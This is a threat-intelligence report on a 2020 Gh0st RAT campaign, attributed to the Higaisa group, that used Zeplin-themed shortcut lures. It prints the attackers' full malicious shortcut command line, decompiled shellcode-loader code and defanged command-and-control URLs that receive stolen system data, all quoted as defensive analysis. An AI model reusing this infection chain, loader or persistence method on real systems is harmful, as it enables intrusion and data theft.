


The Gh0st Remains the Same

prevailion.com/the-gh0st-remains-the-same-2/

June 5, 2020



5 June 2020

Executive Summary

Prevailion’s Tailored Intelligence Team has detected a new advanced campaign dubbed – “The Gh0st Remains the Same.” This first campaign likely commenced between May 11th and 12th, 2020. In this engagement, the victims received a compressed RAR folder that contained trojanized files. If the malicious files were engaged, they displayed decoy web pages associated with the software company “Zeplin”. Zeplin is a software company that developed a platform to create a “connected space for product teams,” and boasts over three million customers. Some of Zeplin’s more prominent users include: Starbucks, Airbnb, Slack, Dropbox, Pinterest, Shopify, Feedly and MailChimp. It is likely they chose to simulate collaboration-based software with a sizable user base, as a result of the increase in working from home (WFH) during the global pandemic.

This is a user-initiated infection, in this case the lure was a folder called “Project link and New copyright policy.rar”. Once decompressed, this folder contains two Microsoft shortcut files and a PDF, all of which reference the Zeplin platform. If the shortcut file was initiated it would begin a multistep infection chain that ultimately deployed a Ghost rat agent. This

agent persisted on an infected machine by employing a scheduled task, while masquerading as a legitimate binary in the Windows startup folder. During the infection process, the subject machine communicated with three different remote command and control (C2) nodes. There were also indications that the agents could communicate over DNS as well as HTTP protocols.


We assess that the threat actor group is both technically proficient and experienced, based upon the Tactics, Techniques and Procedures (TTPs) displayed in this campaign – such as splitting up the attack into a myriad of steps and XORing parts of the payload to suppress the antivirus software detection rate. The threat actors exercised good tradecraft by keeping their malicious domains online for just a few days after the campaign started. The sample in question was uploaded to VirusTotal on May 12th, likely indicating when it was observed in the wild, and on the same day that the Zeplin Platform launched their new program “[Zeplin Agency Members](#).” Furthermore, we observed a subsequent campaign employing the same infection process, that commenced on 30 May 2020. This particular campaign differed in its use of a trojanized Curriculum Vitae (CV) impersonating a college student named “Wang Lei” from Hong Kong, and the use of a hard-coded IP address in lieu of a threat actor controlled domain.

Through analyzing the timestamps, we noticed that they align with the +8 time zone. Additionally, we noticed a number of correlations between this campaign and a “[Coronavirus \(COVID-19\) Situational Report](#)” campaign that occurred earlier this year that was associated with [Higaisa](#). Those correlations were significant enough that we assess with moderate confidence that Higaisa is also behind this campaign. [Prior reporting](#) suggests that the Higaisa group is likely government sponsored.

Technical Details

Introduction

Prevailion’s tailored intelligence team discovered a campaign that highlights an elegant use of commercially available tools by an advanced adversary. We suspect this actor intentionally chose commercially available frameworks to provide a level of anonymity and plausible deniability. If the malicious files were engaged, they displayed decoy web pages associated with the software company Zeplin. Zeplin is a software company that developed a platform to create a “connected space for product teams” and boasts over three million customers. It is likely they chose to simulate collaboration-based software with a sizable user base, as a result of the increase in working from home (WFH) during the global pandemic. By analyzing google trends, we noted that the Zeplin app was of interest in the United States, United Kingdom, and India, which possibly hint at the targeted entities.




Google Trends for Zeplin App

The threat actors appeared to create the decoy file seven days prior to the malicious files being observed in the wild. They also took down their infrastructure a short time after the attack began – highlighting an acute level of situational awareness. We assess that the campaign likely commenced between May 11th, 01:03:02 and May 12th 17:59:57. The rar file was first uploaded to VirusTotal on May 12th at 17:59:57, which likely denotes when the sample was first observed. It’s unclear if it was intentional, or simply fortuitous, that the campaign occurred the same day that the Zeplin Platform launched their new “[Zeplin Agency Members](#)”. Such an announcement could conceivably result in copyright provisions change, which would be unlikely to draw scrutiny from their established user base.

Campaign Timeline


- May 5th the PDF file “Zeplin Copyright Policy” was created 2020:05:06 08:37:39
- May 6th the contents of PDF file “Zeplin Copyright Policy” were last modified 00:37:41
- May 8th files svchast.exe and 3t54dEr.tmp were created at the same time 23:17:58
- May 9th the domain comcleanner dot info starts to resolve to the dedicated VPS
- May 11th the Ink microsoft link file was created by the threat actors 01:03:02
- May 11th-12th, the victims received the trojanized RAR file
- May 12th Zeplin announcement “Introducing Zeplin Agency Members” at 12:03
- May 12th The file “Project link and New copyright policy.rar” was first submitted to VT 17:59:57

- May 16th the domain comcleanner dot info stopped resolving



Campaign Timeline Graphic

Infection Vector



Infection chain used in the May 2020 Campaign

The infection chain began when the victims received an rar file named “Project link and New copyright policy.rar”. Once the file was decompressed, the folder contained two microsoft shortcut (lnk) files and a PDF file. The three files were named:

- Zeplin Copyright Policy.pdf
- Conversations – iOS – Swipe Icons – Zeplin.lnk
- Tokbox icon – Odds and Ends – iOS – Zeplin.lnk

The PDF file “Zeplin Copyright Policy,” which was benign, was taken from the Zeplin [public website](#). The actor used the tool [wkhtmltopdf](#) to convert the website to a PDF on May 5th at 09:37:39 UTC. They then modified the file the following day, May 6th 00:37:41; the only difference between the website and PDF was the last updated line. In the actor-modified version, the last updated line was dated “1 May 2020”, while the Zeplin website listed the last updated line as “18 October 2019”. We assess that its purpose was to act as a decoy, in case the PDF was examined further by security products.

Zeplin Copyright Policy

Last updated 1 May 2020

Notification of Copyright Infringement

Zeplin, Inc. (“**Zeplin**”) respects the intellectual property rights of others and expects its users to do the same.

It is Zeplin’s policy, in appropriate circumstances and at its discretion, to disable and/or terminate the accounts of users who repeatedly infringe the copyrights of others.

In accordance with the Digital Millennium Copyright Act of 1998, the text of which may be found on the U.S. Copyright Office website at <http://www.copyright.gov/legislation/dmca.pdf>, Zeplin will respond expeditiously to claims of copyright infringement committed using the Zeplin website or other online network accessible through a mobile device or other type of device (the “**Services**”) that are reported to Zeplin’s Designated Copyright Agent, identified in the sample notice below.

If you are a copyright owner, or are authorized to act on behalf of one, or authorized to act under any exclusive right under copyright, please report alleged copyright infringements taking place on or through the Services by completing the following DMCA Notice of Alleged Infringement and delivering it to Zeplin’s Designated Copyright Agent. Upon receipt of the Notice as described below, Zeplin will take whatever action, in its sole discretion, it deems appropriate, including removal of the challenged material from the Services.

DMCA Notice of Alleged Infringement (“Notice”)

1. Identify the copyrighted work that you claim has been infringed, or — if multiple copyrighted works are covered by this Notice — you may provide a representative list of the copyrighted works that you claim have been infringed.
2. Identify the material that you claim is infringing (or to be the subject of infringing activity) and that is to be removed or access to which is to be disabled, and information reasonably sufficient to permit us to locate the material, including at a minimum, if applicable, the URL of the link shown on the Services where such material may be found.
3. Provide your mailing address, telephone number, and, if available, email address.
4. Include both of the following statements in the body of the Notice:
 - “I hereby state that I have a good faith belief that the disputed use of the copyrighted material is not authorized by the copyright owner, its agent, or the law (e.g., as a fair use).”
 - “I hereby state that the information in this Notice is accurate and, under penalty of perjury, that I am the owner, or authorized to act on behalf of the owner, of the copyright or of an exclusive right under the copyright that is allegedly infringed.”
5. Provide your full legal name and your electronic or physical signature.

Deliver this Notice, with all items completed, to Zeplin’s Designated Copyright Agent:

Copyright Agent
c/o Zeplin, Inc
221 Main St, ste 770, San Francisco, CA, 94105

copyright@zeplin.io


Image of the modified PDF file that was displayed to victims

The victim is then enticed to click on one of the Microsoft shortcut files that executes a series of commands which begins the attack. The Microsoft shortcut file’s properties and purpose will be explored in the following section. The Ink file contained a “decoy” component, and would open a web browser to display a webpage hosted on the zeplin.io

domain,

<https://app.zeplin.io/project/5b5741802f3131c3a63057a4/screen/5b589f697e44cee37e0e61df>.

When visited this webpage was only accessible to a certain organization.



A copy of the aforementioned decoy Zeplin web page when visited by an outside account

Microsoft Link Lures

The Prevailion team first analyzed the metadata properties of the Ink files to look for any artifacts that might have been left by the file creator. We found that almost all such metadata had been intentionally stripped out by the adversary. Typically LNK files contain useful information about the originators computer such as Machine ID, Drive serial numbers, Mac Address, Volume, and file systems. However the only thing left in these two samples was the creation date of the file May 11th, 2020, timestamp 08:03:01.0 [UTC] and the date the C drive was created 03/18/2019 (21:37:44.0) [UTC].

When the file is executed, it pulls a block of data from the Ink file and saves it as cSi1rouy.tmp. It will then base64 decode that data, which reveals a Microsoft Cabinet file (.cab). Microsoft Cabinet files are “an archive-file format for Microsoft Windows that supports lossless data compression and embedded digital certificates used for maintaining archive integrity.” Once the cabinet file is decompressed it reveals four more files:

- 34fDFkfSD32.js
- Svchast.exe (Note this was the threat actor’s spelling of the file)
- 3t54dE3r.tmp
- Conversations – iOS – Swipe Icons – Zeplin.url

A copy of the full command line argument has been copied below.

```
C:\Windows\System32\cmd.exe /c copy “Conversations – iOS – Swipe Icons – Zeplin.Ink”  
%temp%\g4ZokyumB2DC.tmp /y& for /r C:\Windows\System32\ %i in (*ertu*.exe) do copy  
%i %temp%\gosia.exe /y& findstr.exe /b “TVNDRgA”  
%temp%\g4ZokyumB2DC.tmp>%temp%\cSi1rouy.tmp&%temp%\gosia.exe -decode  
%temp%\cSi1rouy.tmp %temp%\o423DFDS.tmp&expand %temp%\o423DFDS.tmp -F:*  
%temp%&”%temp%\Conversations – iOS – Swipe Icons – Zeplin.url”&copy  
%temp%\3t54dE3r.tmp C:\Users\Public\Downloads\3t54dE3r.tmp&Wscript  
%tmp%\34fDFkfSD32.js&exit
```

Icon location (UNICODE):

C:\Program Files (x86)\Google\Chrome\Application\chrome.exe

Javascript File

The last function of the command line is to initiate the javascript file “34fDFkfSD32.js.” The javascript file spawns a hidden command shell, runs ipconfig and redirects the output to a file called “d3reEW.txt”. The file is then sent to a presumed threat actor hostname hxxp://zeplin[.]atwebpages[.]com/inter.php after sleeping for 1000 seconds.

Next, the javascript file copies svchast.exe to the Windows Startup folder, that file path was:


%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\officeupdate.exe

Copying the malicious file to this path is significant for two reasons. First, it allows for persistence on the infected machine, as the programs inside this folder are automatically initiated upon start up. Second, it was intended to blend into the target environment by masquerading as the legitimately signed Microsoft program officeupdate.exe, sha1:7fc78cce74b31414278444eff8c99156d98c2bcd. In order to have some redundancy, the threat actor copies the loader file, svchast.exe, to the downloads folder and renames it

officeupdate.exe. They created a scheduled task with the name “Driver Booster Update” to run every two hours and execute the officeupdate.exe file located in the downloads folder. Finally, it launches the svchast.exe file through a command shell.

Loader And ShellCode

For the sake of clarity, I will continue to call this particular file svchast.exe, in order to prevent confusion with the legitimate binary officeupdate.exe. Svchast was designed as a Win64 portable executable (pe) file, that had a time stamp listed as 2018:08:28 01:57:55-07:00. Upon further analysis, the last modification date was listed 2020:05:08 23:17:58-07:00, three days prior to the Ink file being created. This file loads the main payload,3t54de.tmp, from the Downloads folder where it was placed by the aforementioned javascript. Svchast.exe would check the file type and size. The loader will determine if it is being run in a debugger, as an anti-analysis check. If it is, the file will cease execution. If the file is not being run in a debugger, it will then XOR decode a section of the 3t54dE3r.tmp file with the key 0xCF. Once complete, it injects into the running process.



```
Decompile: FUN_140001000 - (svchast.exe)
1
2  undefined8 FUN_140001000(void)
3
4 {
5   int iVar1;
6   DWORD nNumberOfBytesToRead;
7   ts *ptVar2;
8   HANDLE hFile;
9   code *Dst;
10  DWORD local_res18 [2];
11  __time64_t local_res20;
12
13  _time64(&local_res20);
14  ptVar2 = _localtime64(&local_res20);
15  iVar1 = ptVar2->tm_year;
16  if (((iVar1 != 0x76) && (iVar1 != 0x77)) && (iVar1 != 0x78)) && (iVar1 != 0x79) {
17    return 0;
18  }
19  hFile = CreateFileA(s_C:\Users\Public\Downloads\3t54dE_14000d010,0xc0000000,3,
20                    (LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x0);
21  if (hFile != (HANDLE)0xffffffffffff) {
22    nNumberOfBytesToRead = GetFileSize(hFile,(LPDWORD)0x0);
23    _Dst = (code *)VirtualAlloc((LPVOID)0x0,(ulonglong)nNumberOfBytesToRead,0x1000,0x40);
24    memset(_Dst,0,(ulonglong)nNumberOfBytesToRead);
25    local_res18[0] = 0;
26    ReadFile(hFile,_Dst,nNumberOfBytesToRead,local_res18,(LPOVERLAPPED)0x0);
27    if (_Dst != (code *)0x0) {
28      (*_Dst);
29    }
30    return 0;
31  }
32  return 0;
33 }
34

Decompile: FUN_140001120 - (svchast.exe)
13  DWORD64 local_30;
14  ulonglong local_28;
15  longlong local_20;
16  undefined8 local_18;
17
18  if ((param_1 == DAT_14000c008) && ((short)((ulonglong)param_1 >> 0x30) == 0)) {
19    return;
20  }
21  local_res8[0] = param_1;
22  RtlCaptureContext(&DAT_14000d1e0);
23  local_38 = DAT_14000d2d8;
24  local_38 = RtlLookupFunctionEntry(DAT_14000d2d8,&local_28,(PUNWIND_HISTORY_TABLE)0x0);
25  if (local_38 == (PRUNTIME_FUNCTION)0x0) {
26    _DAT_14000d278 = local_res8;
27    _DAT_14000d2d8 = local_res0;
28  }
29  else {
30    RtlVirtualUnwind(0,local_28,local_30,local_38,(PCONTEXT)&DAT_14000d1e0,&local_48,&local_40,
31                  (PKNONVOLATILE_CONTEXT_POINTERS)0x0);
32  }
33  _DAT_14000d150 = DAT_14000d2d8;
34  _DAT_14000d260 = local_res8[0];
35  _DAT_14000d140 = 0xc0000409;
36  _DAT_14000d144 = 1;
37  local_20 = DAT_14000c008;
38  local_18 = DAT_14000c010;
39  DAT_14000d1d8 = IsDebuggerPresent();
40  FUN_1400040d0();
41  SetUnhandledExceptionFilter((LPTOP_LEVEL_EXCEPTION_FILTER)0x0);
42  UnhandledExceptionFilter((__EXCEPTION_POINTERS *)&PTR_DAT_140009260);
43  if (_DAT_14000d1d8 == 0) {
44    FUN_1400040d0();
45  }
46  hProcess = GetCurrentProcess();
47  TerminateProcess(hProcess,0xc0000409);
48  return;
```

Function loading the 3t54de.tmp file on the left, Anti-debugging function on the right

The last file to discuss is 3t54de.tmp, which was located in the previously mentioned Microsoft Cabinet file. This appeared to be a shellcode that contained the threat actor C2 node. It performs some host based enumeration upon the infected machine, then establishes a persistent connection between the infected host and the C2.

This appeared to be an evolution of the previous loader (sha1:640682ef5b228d940634d161b7038ad002288aca) that was used by the Higaisa in 2019, where it was all one compiled executable. By using the process injection method, the


threat actor lowered its detection rate. As of May 22, only 3 antivirus engines out of 73 detected the svchast file as being malicious, and 3t54de.tmp had a detection rate of zero.

During our analysis of the aforementioned sample, we identified an embedded URL `hxxps://comcleanner[dot]info/msdn.cpp`. Unfortunately the threat actor stopped resolving the domain approximately four days after the campaign started, therefore we were unable to enumerate any subsequent payloads. We did attempt to create a honey-pot machine however we were not served the malicious payload, for either this campaign or the “Collin CV Campaign.” We ran the CV sample on Friday May 29th, the day the sample was first uploaded to Virustotal. We were not able to locate a file by that name in our malware repositories. In previous [reporting](#), the threat actors were noted deploying an in-memory version of the Gh0st rat payload. It should be noted that the source code for this agent has been [available online](#) since 2008.

One interesting note was that files ending in the extension `.cpp`, typically indicates a file containing code written C++. However we did find one reference to the file “msdn.cpp.” It appeared in a tweet by [@bad_packets](#), where they observed mass scanning for that URL by an undisclosed [security researcher](#) that operates the domain Tequillaboombom dot club.

Command and Control Communications

Another compelling detail we observed was the threat actor configured redundant communications channels during this particular campaign. The first command and control node employed was the hostname `hxxp://zeplin[.]atwebpages[.]com/inter.php` – which would receive the output of the `ipconfig` command. While this might seem trivial, this could be used as a filtering mechanism by the threat actor to determine if they compromised their intended target’s workstation. This method can confirm that they are not interacting with a honeypot machine. They could also determine if something had run afoul, if they see connections to the subsequent C2 from an IP address not in the first one. In order to disguise their 